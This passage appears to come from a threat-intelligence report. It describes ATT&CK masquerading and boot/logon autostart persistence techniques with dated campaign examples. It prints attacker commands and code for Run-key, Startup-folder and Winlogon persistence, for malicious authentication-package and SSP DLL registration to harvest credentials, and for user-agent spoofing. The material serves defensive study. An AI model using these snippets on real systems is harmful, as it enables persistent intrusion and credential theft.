In May 2025, the BPFDoor backdoor was reported to break the process tree to conceal malicious execution on compromised Linux systems [73]. After initial execution, BPFDoor relaunched itself using the "--init" flag, a behavior intended to mimic an init-like process. When invoked with this flag, the malware detached from its original parent by forking and allowing the parent process to exit, causing the remaining process to be re-parented to PID 1 (init or systemd). By reinitializing under PID 1, BPFDoor appeared as a long-running background process consistent with legitimate system daemons. This deliberate re-parenting disrupted process ancestry tracking relied upon by many monitoring and EDR solutions, which depend on parent–child relationships to identify suspicious execution chains.

#6.10. T1036.010 Masquerade Account Name

User and service account names are used across operating systems and applications to identify identities, assign permissions, and audit activity. These names are designed to be human-readable and often follow familiar conventions that help administrators quickly distinguish legitimate accounts from unauthorized ones. Adversaries exploit this trust by creating or modifying account names to closely resemble legitimate users or system accounts, allowing malicious activity to blend into normal authentication and access patterns.

Adversary Use of Masquerade Account Name

Adversaries abuse account names masquerading to conceal unauthorized access by creating or modifying user or service accounts that closely resemble legitimate identities. By leveraging familiar naming conventions and subtle variations, attackers can blend malicious activity into normal authentication patterns and reduce the likelihood of detection during routine administrative review.

Common ways adversaries use Masquerade Account Name include:

1. **Impersonating Legitimate Users**

Attackers create accounts with names that closely match real employees or administrators, often using minor character substitutions, added prefixes or suffixes, or visually similar characters. This makes malicious logins difficult to distinguish from legitimate user activity.

2. **Mimicking System or Service Accounts**

Adversaries may create accounts that resemble built-in system or service accounts, causing them to appear routine or necessary for system operation. These accounts are often overlooked during audits due to their perceived legitimacy.

3. **Blending into Access Logs**

Masqueraded account names reduce suspicion in authentication and access logs, especially in large environments where administrators rely on quick visual inspection rather than detailed identity validation.

4. **Privilege Abuse and Persistence**

Once established, masqueraded accounts may be assigned elevated privileges or group memberships, allowing attackers to maintain persistent access and perform follow-on actions under a trusted-looking identity.

5. **Defense Evasion**

Security monitoring and alerting systems that focus on unknown or obviously malicious account names may fail to flag activity associated with masqueraded accounts, delaying detection and response.

In July 2025, an initial access broker called Gold Melody reported leveraging masqueraded account names after exploiting leaked machine keys and privilege escalation tooling to establish persistent access [74]. As part of this activity, attackers deployed a binary named updf, which abuses the GodPotato exploit, misusing Windows named pipes to impersonate privileged services such as epmapper and obtain SYSTEM-level access. Once elevated, updf was primarily used to create new local user accounts with names designed to resemble legitimate support or administrative identities.

```
updf.exe -nadm 'support:Sup0rt_1!admin'
```

#6.11. T1036.011 Overwrite Process Arguments

Process arguments provide important context about how a program is executed, including configuration options, file paths, and operational parameters. These arguments are routinely captured by operating systems, monitoring tools, and security solutions to help analysts understand process behavior. Adversaries exploit this visibility by overwriting or manipulating process arguments at runtime, causing malicious execution to appear benign and obscuring the true intent of the process from logging and analysis.

Adversary Use of Overwrite Process Arguments

Adversaries abuse process argument overwriting to conceal malicious execution by altering or replacing the command-line arguments associated with a running process. Because process arguments are commonly logged and reviewed to understand execution intent, manipulating this information allows attackers to mislead defenders and obscure the true behavior of malicious activity.

Common ways adversaries use Overwrite Process Arguments include:

1. **Obscuring Malicious Intent**

Attackers overwrite command-line arguments after process creation so that monitoring tools display benign or misleading parameters instead of the original malicious invocation. This makes malicious execution appear routine or harmless in logs and process listings.

2. **Defense Evasion**

Security detections often rely on suspicious flags, file paths, or execution parameters present in process arguments. By modifying these arguments at runtime, adversaries can evade rules that trigger on known malicious patterns.

3. **Blending into Legitimate Activity**

Overwritten arguments may be crafted to resemble normal application usage, such as standard service options or configuration flags, causing malicious processes to blend into expected operational behavior.

4. **Forensic Obfuscation**

Manipulating process arguments complicates incident response and post-incident analysis by removing or falsifying evidence of how a process was launched. This hinders the accurate reconstruction of the attack chain.

5. **Supporting Stealthy Persistence and Execution**

When combined with other masquerading techniques, argument overwriting further reduces visibility and extends dwell time.

In October 2025, the BPFDoor Linux backdoor was reported to use process argument overwriting to conceal malicious execution from system monitoring and forensic analysis [75]. After launch, BPFDoor modified the argv[0] value associated with its running process, which the Linux /proc filesystem uses to populate the displayed command name and command-line arguments. Rather than exposing its true binary identity, the malware dynamically replaced argv[0] with values selected from a set of hardcoded strings designed to resemble legitimate system daemons.

Observed masqueraded process names included /sbin/udevd -d, dbus-daemon --system, avahi-daemon: chroot helper, /sbin/auditd -n, and /usr/lib/systemd/systemd-journald. By overwriting process arguments in memory, BPFDoor caused standard tools that rely on /proc, such as ps and top, to display the backdoor as a trusted system service.

#6.12. T1036.012 Browser Fingerprint

Modern web browsers expose many fingerprintable attributes, including user-agent strings, plugins, rendering behavior, and system characteristics, which are used to identify devices and tailor experiences. These mechanisms support compatibility, personalization, and fraud prevention across web applications.

Adversary Use of Browser Fingerprint

Adversaries abuse browser fingerprinting to masquerade malicious web activity as legitimate user behavior by carefully shaping client-side attributes that identify a browser and its environment. By aligning these attributes with expected profiles, attackers reduce the likelihood that their sessions are flagged as anomalous by security controls that rely on behavioral or contextual analysis.

Common ways adversaries use Browser Fingerprinting include:

1. **Impersonating Legitimate Users**

Attackers craft browser fingerprints that closely match those of real users, including user-agent strings, screen resolution, time zone, language settings, and rendering characteristics. This allows malicious sessions to blend into normal traffic patterns.

2. **Bypassing Fraud and Bot Detection**

Many web defenses rely on fingerprinting to detect automation or abuse, which adversaries evade by mimicking realistic and consistent browser fingerprints.

3. **Session Persistence and Tracking**

Adversaries reuse stable browser fingerprints to maintain continuity across interactions, making malicious activity appear as repeated legitimate access rather than a series of distinct intrusion attempts.

4. **Targeted Delivery and Execution**

Fingerprinting enables attackers to selectively deliver payloads or exploit content only when a browser environment matches predefined criteria, reducing exposure to analysis environments and automated scanners.

3. **Defense Evasion**

By dynamically adjusting fingerprint attributes in response to server-side challenges, adversaries can adapt to detection logic and avoid triggering security thresholds tied to unusual browser behavior.

In November 2025, the Lazarus group was reported to spoof the User-Agent to bypass detection mechanisms and avoid scrutiny during web-based communications [76]. The adversaries injected a custom User-Agent string into their traffic, specifically designed to appear as a legitimate browser session, masking the true identity of their activities.

```
ptr_ObtainUserAgentString = smt_api_resolution(ObtainUserAgentString_0);
if(((unsigned int(__fastcall*)(_QWORD, char*,
int*))ptr_ObtainUserAgentString)(0, pcszUAOut, &cbSize))
    sprintf_s(pcszUAOut, 0x104u, "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36 Edg/107.0.1418.42");
sprintf_s_0(smt_user_agent, 0x104u, (const char*const)L"%S", pcszUAOut);
```

#7

T1547

BOOT OR LOGON AUTOSTART EXECUTION

Tactics
Persistence,
Privilege Escalation

Prevalence
15%

Malware Samples
157,395

Adversaries increasingly abuse system startup and logon settings to ensure malicious programs execute automatically, allowing them to maintain persistence or escalate privileges on compromised systems. This is commonly achieved by exploiting operating system mechanisms such as startup directories or configuration repositories like the Windows Registry. Ranked 9th in the Red Report 2025, this technique climbed to 7th in the Red Report 2026. Its third consecutive appearance in the top ten underscores its ongoing prevalence and reliability for attackers.

WHAT IS BOOT LOGON AND AUTO START EXECUTION?

Boot Logon and Auto Start Execution are integral components of modern computing systems, functioning to streamline and manage the initiation of processes and applications during the startup phase of a computer and upon user login.

Boot Logon

Boot Logon encompasses the series of actions and procedures triggered when a computer is powered on and begins loading the operating system. This phase is crucial for setting up the computer's environment, involving the loading of

- the system's basic input/output system (BIOS),
- Unified Extensible Firmware Interface (UEFI),
- the initialization of hardware components, and
- the launching of essential operating system services.

The primary objective of Boot Logon is to ensure that the foundational elements of the system are correctly loaded and configured, providing a stable and operational platform for the user and any subsequent processes.

Auto Start Execution

Auto Start Execution, on the other hand, refers to the automatic launching of certain programs, scripts, or services either when a user logs into the system or under specific pre-set conditions. This feature enhances user convenience and system efficiency by ensuring that frequently used applications or essential system services, such as security software and system monitoring tools, are readily available without manual intervention. Auto Start Execution can be configured through various mechanisms within the operating system, including but not limited to specific registry keys in Windows environments, startup folders, or the creation of scheduled tasks.

Together, Boot Logon and Auto Start Execution form a critical part of the user experience and system functionality, enabling a seamless transition from system startup to operational readiness by automating the initiation of key processes and applications. While these features are designed with efficiency and user convenience in mind, they also demand careful management and oversight to prevent misuse, particularly in the context of unauthorized or malicious software seeking to exploit these mechanisms for persistence or unauthorized activities.

ADVERSARY USE OF BOOT OR LOGON AUTOSTART EXECUTION


Adversaries can exploit Boot or Logon Autostart Execution mechanisms to achieve persistence, privilege escalation, and stealth in a compromised system. By leveraging these features, malicious actors can ensure their malware or tools are automatically executed whenever the system boots up or a user logs in. This can be particularly challenging to detect and remove, as the processes can embed themselves deeply within the system's normal operations.

Here are some common ways adversaries might use these mechanisms:

- **Persistence:** Malware can insert entries into places where Boot or Logon Autostart Execution is configured, such as the Windows Registry (e.g., Run, RunOnce keys), startup folders, or scheduled tasks. This ensures that the malware is launched every time the system starts or when a user logs in, maintaining the adversary's presence on the system.
- **Privilege Escalation:** Some autostart methods can be exploited to run code with higher privileges. For instance, if malware can write to an autostart location that is executed with administrative privileges, it can effectively escalate its privileges on the system.
- **Stealth:** By embedding themselves in normal boot or logon processes, malicious programs can operate under the guise of legitimate processes, making detection more difficult. This can be particularly effective if the malware mimics or replaces legitimate system files or services.
- **Bypassing Security Software:** Some malware targets autostart locations that are executed before certain security software, allowing the malware to run and potentially disable or evade detection by the security tools.
- **Remote Control Execution:** By ensuring their code is executed at startup or logon, adversaries can establish backdoors, enabling remote control over the system or allowing continuous surveillance and data exfiltration.
- **Spreading and Lateral Movement:** Some types of malware use autostart mechanisms to spread themselves across networks. For example, once they gain access to a system, they can add scripts or executables to autostart locations that will infect other systems on the network.

To defend against misuse of autostart features, it advised to restrict write access to these areas, use security software for detection, regularly audit autostart settings, and educate users about software risks.

#7



SUB-TECHNIQUES OF

BOOT OR LOGON AUTOSTART EXECUTION

There are 14 sub-techniques under the Boot or Logon Autostart Execution technique in ATT&CK v18:

ID	Name
T1547.001	Registry Run Keys / Startup Folder
T1547.002	Authentication Package
T1547.003	Time Providers
T1547.004	Winlogon Helper DLL
T1547.005	Security Support Provider
T1547.006	Kernel Modules and Extensions
T1547.007	Re-opened Applications
T1547.008	LSASS Driver
T1547.009	Shortcut Modification
T1547.010	Port Monitors
T1547.012	Print Processors
T1547.013	XDG Autostart Entries
T1547.014	Active Setup
T1547.015	Login Items

Each of these sub-techniques will be explained in the next sections.

#7.1. T1547.001 Registry Run Keys / Startup Folder

Registry Run Keys and the Startup Folder in Windows are designated areas where programs are configured to launch automatically at system boot or user login. Located within the Windows Registry and the file system, respectively, these features are designed for convenience, allowing applications and scripts to initialize immediately upon startup and enhancing user experience by providing immediate access to frequently used programs and services.

Adversary Use of Registry Run Keys / Startup Folder

Adversaries target Windows Run keys and the Startup folder for persistence, as these Registry areas control automatic application launches at login or boot. By manipulating them, malicious software can be consistently executed, allowing the adversary to maintain a presence on a compromised system and exploit mechanisms for legitimate auto-start processes.

Exploiting Registry Run Keys for Persistence

By adding entries to Run Keys, malicious actors can execute their payloads, ensuring their programs activate during user logins and inherit the user's permissions for enhanced access.

The primary run keys targeted are as follows:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

In addition to these, adversaries may exploit legacy entries, such as HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx, to load additional components, including DLLs, during the logon process. While this key is not default on newer Windows systems, its presence in certain configurations provides an avenue for stealthy persistence.

Real-world malware campaigns illustrate how threat actors weaponize these registry keys. For example, identified in **October 2025** by Picus Security researchers [23], the **CABINETRAT** malware achieves persistence by adding a new value under the Windows Registry's *Run* key, which is configured to launch cmd.exe.

```
reg.exe add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "New Value #1" /t REG_SZ /d "cmd.exe"
```

The command above is designed to mimic creating a Registry autorun for cmd.exe because adding a Run value under HKCU\...\CurrentVersion\Run is the exact mechanism attackers use to persist a program to user logon. This ensures that a command prompt opens automatically each time the user logs in, allowing the attacker to maintain execution without manual intervention.

Startup Folder Technique as a Vector for Persistence

The Startup Folder technique exploits a Windows feature to gain persistence by placing malicious executables in directories that automatically run at user logon. Because Windows executes these locations during login, attackers can maintain access without user interaction. Windows provides two primary types of Startup Folders, each serving different scopes:

```
# Individual User Startup Folder
C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup

# System-wide Startup Folder
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```

Windows offers two types of Startup Folders. The first is the Individual User Startup Folder Menu\Programs\Startup, which targets individual user profiles.

The second is the System-wide Startup Folder found at C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp, allowing attackers to affect all users on the system. By placing a malicious file in either of these folders, attackers can ensure that their payload is executed each time the system reboots, providing continuous access to the compromised system.

In a real-world example from **September 2025**, researchers revealed that attackers used a PowerShell script to install the **AdaptixC2 beacon**, which ensured its persistence by adding the malicious process to the Startup Folder [77].

```
$p="$env:APPDATA\Microsoft\Windows\update.ps1"
$f="$env:TEMP\ldr.ps1"
Set-Content -Path $f -Value $l -Encoding UTF8
Copy-Item -Path $f -Destination $p -Force
$o=New-Object -ComObject WScript.Shell
$sLnk="$env:APPDATA\Microsoft\Windows\Start
Menu\Programs\Startup\UserSync.lnk"
$sc=$o.CreateShortcut($sLnk)
$sc.TargetPath='powershell.exe'
$sc.Arguments='-WindowStyle Hidden -ExecutionPolicy Bypass -File "'
+$p+'"'
$sc.Save()
Start-Process -WindowStyle Hidden "powershell.exe" "-ExecutionPolicy
Bypass -File `"$f`""
}
catch {}
```

The PowerShell script executed the following sequence of actions to maintain persistence: it created a shortcut in the Startup Folder at $env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\UserSync.lnk, which pointed to PowerShell, with the arguments set to execute the malicious script (update.ps1) silently in the background. The script would copy itself to the user's AppData folder and set up the shortcut to ensure execution upon the next user logon. Once set, the script would run automatically upon reboot, bypassing execution policies and making the beacon persist across system restarts.

Boot Execution as an Infiltration Method

In Windows, the following registry key is a multi-string (REG_MULTI_SZ) configuration value that the Windows Session Manager service processes very early in the boot sequence.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\BootExecute
```

By default, its only entry is:

```
autocheck autochk *
```

This instructs Windows to run the file-system integrity utility `autochk.exe` on any volume flagged as "dirty" after an improper shutdown. Because `BootExecute` is processed before the graphical shell and many user-mode security controls are initialized, it provides a highly privileged code-execution point during the system boot process.

Attackers can exploit this value by inserting additional commands, scripts, or executable paths into the multi-string list. Unlike typical user-logon persistence (e.g., Run keys or Startup Folder entries), malicious entries under `BootExecute` will run before logon and before many defensive products are fully operational, effectively giving the payload a chance to execute with elevated privileges at the earliest stage of OS initialization.

From a persistence standpoint, modifying `BootExecute` has several implications:

- Execution occurs during system boot, not just at user logon, making it viable even if no user session is established.
- Security products and endpoint controls that hook into user sessions may not yet be active, reducing detection coverage at the moment of execution.
- The mechanism is legacy and largely overlooked by defensive baselines, as its primary documented purpose is file-system health checking, not program execution.

Adversaries may couple this technique with **masquerading** to blend malicious entries with legitimate ones (e.g., using benign-looking strings or command paths) so that the modified `BootExecute` multi-string appears normal during cursory inspection. When attackers do this, remote access tools (RATs), backdoors, or other components can launch automatically on every reboot, long before typical logon persistence vectors are triggered.

#7.2. T1547.002 Authentication Package

Authentication packages in Windows are crucial for the operating system's management of logon processes and security protocols. These packages, typically in the form of Dynamic Link Libraries (DLLs), are loaded by the Local Security Authority (LSA) process at system startup. Their primary role is to facilitate various logon processes and implement security protocols, making them an integral component of the authentication system in Windows.

Adversary Use of Authentication Package

Adversaries often exploit Windows systems by manipulating the Registry to gain persistent and elevated access. A common tactic involves targeting the HKLM\SYSTEM\CurrentControlSet\Control\Lsa key, which is critical for authentication processes. To achieve this, attackers might execute a command like the following:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Authentication Packages" /t REG_MULTI_SZ /d "C:\Path\To\evil.dll" /f
```

This command adds a malicious DLL (evil.dll) as an authentication package, causing the high-privilege LSA process to load it at boot. As a result, the code executes with elevated privileges on every startup while remaining difficult to detect.

In the analysis conducted by Picus Security in March 2025, the **SLOW#TEMPEST** cyber espionage campaign was observed using this particular technique to enable **Restricted Admin Mode** on a local machine [78]. This was achieved through registry manipulation, a common method employed by advanced persistent threat (APT) actors to escalate privileges and bypass security restrictions.

The process begins with the reg.exe add command, which modifies a registry value in the LSA settings.

```
#Process 1
reg.exe add "hklm\system\currentcontrolset\control\lsa" /v "disablerestrictedadmin" /t reg_dword /d 00000000 /f
```

By targeting the path "hklm\system\currentcontrolset\control\lsa", the attacker adds the *disablerestrictedadmin* value, which directly controls *Restricted Admin Mode*.

Setting the value to /d 00000000 disables this mode, and /t reg_dword specifies the value as a *32-bit integer*. The /f flag forces the change without confirmation, weakening security and potentially facilitating further attacks.

After modifying the registry, the attacker uses the reg.exe query command to verify the change. This command checks the same registry path to ensure the disablerestrictedadmin value has been applied correctly.

```
#Process 2
reg.exe query "hklm\system\currentcontrolset\control\lsa"
```

This verification step ensures that *Restricted Admin Mode* has indeed been disabled. In summary, through this registry manipulation, SLOW#TEMPEST bypasses administrative access limitations on compromised systems, potentially enabling broader lateral movement or persistence within a network. Because registry changes may go unnoticed by traditional security mechanisms, this technique remains a stealthy method often used in advanced cyber espionage.

#7.3. T1547.003 Time Providers

In Windows, the W32Time service ensures time synchronization within and across domains. Time providers within this service, implemented as DLLs, fetch and distribute time stamps from various sources. They are registered in the Windows Registry, making them attractive targets for adversaries who can replace legitimate DLLs with malicious ones to exploit this crucial synchronization mechanism for nefarious purposes.

Adversary Use of Time Providers

Adversaries aiming to maintain persistence on a Windows system may target the W32Time service, a critical component for time synchronization in network operations. They achieve this by manipulating a specific registry key:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W32Time\TimeProviders\
```

By obtaining administrative privileges, attackers can alter this registry key to include a malicious DLL. This is typically done using the reg add command. For instance, they might add a new subkey to register their malicious DLL as a time provider, using a command like:

```
"HKLM\System\CurrentControlSet\Services\W32Time\TimeProviders\MyMaliciousTimeProvider" /v "DllName" /d "C:\Path\To\Malicious.dll" /f
```

This method is covert and effective, embedding the malware within an essential system service. When the system boots up or the W32Time service is restarted, the service control manager loads the registered time providers, including the malicious DLL. This DLL, running under the Local Service account, possesses sufficient privileges to carry out various malicious activities, exploiting the critical role of the time synchronization service in network operations.

To mitigate the risk of adversaries exploiting the W32Time service in Windows systems, a combination of restrictive measures is essential. Implementing Group Policy to restrict file and directory permissions can prevent unauthorized modifications to W32Time DLLs, blocking the insertion of malicious code. Simultaneously, restricting registry permissions through Group Policy is crucial for safeguarding W32Time registry settings against unauthorized changes.

#7.4. T1547.004 Winlogon Helper DLL

Winlogon Helper DLLs extend the functionality of the Windows Logon process, executing code during user sessions. Integral to system operations, these DLLs are loaded by Winlogon, which manages user logins, security, and interface. Due to their elevated privileges and critical role in system processes, adversaries frequently exploit these DLLs to stealthily execute malicious code, gaining persistent, high-level access to compromised systems.

Adversary Use of Winlogon Helper DLL

Adversaries can exploit the Winlogon Helper DLL mechanism by targeting specific registry entries that control how Windows executes programs during system login events.

Winlogon.exe is a core component responsible for managing user logins, logoffs, and initiating secure attention sequences (SAS) such as Ctrl-Alt-Delete. The following registry keys are crucial in controlling Winlogon's behavior:

```
HKLM\Software[\Wow6432Node\]\Microsoft\Windows
NT\CurrentVersion\Winlogon\
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\
```

These keys control the loading of programs essential for user initialization and system startup. Modifying the values within them allows attackers to inject malicious DLLs or executables into the login process.

Key subkeys that may be targeted include:

- **Winlogon\Notify**: Points to DLLs that manage Winlogon events, which attackers can exploit to load malicious code.
- **Winlogon\Userinit**: This entry points to userinit.exe, which runs during login. Altering this can ensure malicious code executes with the user login.
- **Winlogon\Shell**: This subkey controls the system shell (usually explorer.exe). Attackers may replace it with a malicious executable, ensuring it runs on login.

By exploiting these registry keys, attackers gain the ability to run malicious code every time the system starts, providing persistent access and maintaining control over the system's login process.

A relevant example comes from the **April 2025** analysis of the **ToyBraker** campaign [79], where attackers created unauthorized user accounts on compromised endpoints. This facilitated the *deployment of ransomware*, as seen with the following commands executed by the adversaries:

```
net user whiteninja <password> /add
reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon /v
LegalNoticeText /t REG_SZ /d /f
reg add HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v
DefaultUserName /t REG_SZ /d whiteninja /f
reg add HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v
AutoLogonCount /t REG_DWORD /d 1
```

These actions not only created a new user account but also enabled automatic login with that account, further helping the attackers maintain control over the compromised machine. By modifying critical Winlogon keys, adversaries can effectively bypass security measures and ensure that their malicious programs run every time a user logs in.

#7.5. T1547.005 Security Support Provider

Security Support Providers (SSPs) in Windows are dynamic libraries that provide authentication and security services, typically loaded into the Local Security Authority (LSA) process. They handle sensitive tasks like password authentication. Adversaries target SSPs to load malicious DLLs, exploiting their integral role and privileges for persistence and access to sensitive data, such as plaintext and encrypted passwords, often leading to privilege escalation.

Adversary Use of Security Support Provider

Adversaries can exploit Windows Security Support Providers (SSPs) to achieve persistence and escalate privileges by instructing the Local Security Authority (LSA) process to **load** malicious DLLs during system startup. SSPs are essential components responsible for managing user authentication and security, providing attackers with access to sensitive information such as encrypted and plaintext passwords.

The following registry keys are crucial in managing SSPs:

```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages

HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages
```

By modifying the values within these keys, attackers can add malicious SSPs to the registry. For example, they might insert a malicious DLL path to execute their code when the system boots or when specific Windows API functions, such as AddSecurityPackage, are called.

Here's an example of how an attacker might add a malicious SSP to the registry:

```powershell
# Get the current value of 'Security Packages' and store it in the $oldvalue variable
$oldvalue = $(Get-ItemProperty HKLM:\System\CurrentControlSet\Control\Lsa -Name 'Security Packages' | Select-Object -ExpandProperty 'Security Packages')

# Create a backup of the current 'Security Packages' value under 'Security Packages old'
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name 'Security Packages old' -Value "$oldvalue"

# Set the path to the malicious DLL that will be loaded into the LSA process
$newvalue = "C:\Path\To\Malicious.dll"

# Replace the 'Security Packages' value with the malicious DLL path, causing it to load at system startup
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa -Name 'Security Packages' -Value $newvalue
```

Once the malicious DLL is added, it will be loaded during system startup, allowing the adversary to execute arbitrary code under the context of the LSA process. This gives the attacker the ability to maintain persistence on the system, access sensitive authentication data, and potentially escalate privileges.

For instance, one example comes from a PowerShell-based malware analysis conducted in **December 2025** [80].

```
SHA-256*:
827c2bfb7f028924c5ec60dab9fda84c5d25ba6b1340e4d6ca0d515636b73974
```

1. Copying the Malicious SSP DLL

The attacker copies the malicious SSP DLL to the System32 directory.

```
# malware string
Copy-Item $FullDllPath $InstallDir
```

The malicious DLL is copied to System32, making it a trusted system file, which can later be loaded by LSASS at startup.

2. Registering the Malicious SSP in the Registry

The attacker adds the malicious DLL name to the Security Packages registry key to ensure it is loaded by LSASS during system startup.

```
# malware string
$SecurityPackages += $DllName
Set-ItemProperty HKLM:\\SYSTEM\\CurrentControlSet\\Control\\Lsa -Name
'Security Packages' -Value $SecurityPackages
```

By adding the DLL name to the registry, the malicious DLL is loaded automatically during system startup, allowing it to monitor authentication processes.

3. Credential Harvesting

Once loaded, the SSP can intercept authentication processes, capturing credentials.

```
# malware string
$Secur32::AddSecurityPackage($DllName, $StructPtr)
```

This registers the malicious DLL with secur32.dll so it can start intercepting authentication requests and harvesting credentials.

4. Persistence Across Reboots

The malicious SSP remains active even after reboots by being registered in LSASS to load on system startup.

```
# malware string
Write-Verbose 'Installation and loading complete!'
```

After installation, the attacker confirms that the SSP is loaded successfully and will persist across reboots.

5. Administrative Privileges Required

The script ensures it runs with administrative privileges to modify system directories and the registry.

```
# malware string
if(-not
$Principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrato
r))
{
    throw 'Installing an SSP dll requires administrative rights.'
}
```

Administrative privileges are required to modify the registry and install the malicious DLL in system directories. If the script isn't run with these rights, it fails.

This technique underscores the importance of securing Windows authentication infrastructure, as adversaries can exploit SSPs to maintain long-term persistence, silently capture sensitive credentials, and escalate privileges, all while evading traditional detection methods.

#7.6. T1547.006 Kernel Modules and Extensions

Kernel modules in Linux (Loadable Kernel Modules, or LKMs) and kernel extensions in macOS (kexts) are components used to extend the core functionality of the system's kernel without needing to reboot. These modules and extensions can dynamically add capabilities to the kernel, allowing for hardware support, file system extensions, and other low-level operations directly within the kernel's domain.


Adversary Use of Kernel Modules and Extensions

Adversaries may exploit kernel modules and extensions to achieve persistence and privilege escalation on systems by modifying the kernel to execute programs on system boot. This approach targets LKMs in Linux and kexts in macOS, both of which are used to extend kernel functionality without rebooting the system.

Exploiting Loadable Kernel Modules (LKMs) in Linux

To understand the potential dangers of kernel-level exploitation, we consider a scenario where an adversary has already gained access to a Linux system and escalated privileges to root, a critical prerequisite for loading kernel modules. With root access, the adversary can write a malicious Loadable Kernel Module (LKM) in C, specifically designed to perform nefarious tasks such as hiding files and processes, establishing backdoors, or granting unauthorized root access. To ensure seamless integration with the system, the malicious module is compiled using Linux kernel headers to maintain compatibility with the running kernel version.

A particularly sophisticated example of this type of attack is the **Snapekit** rootkit [102]. Snapekit exemplifies the potential severity of kernel-level threats, leveraging advanced techniques to infiltrate Linux systems with exceptional stealth. Delivered via a specially crafted dropper, it strategically unpacks the snapekit.ko* module into the /lib/modules/ directory, ensuring its kernel-level insertion is both effective and covert.



```
loc_202B:
mov     rdx, [rbp+var_A8]
mov     rax, [rbp+var_B0]
mov     rsi, rax
lea     rax, snapekit_ko
mov     rdi, rax
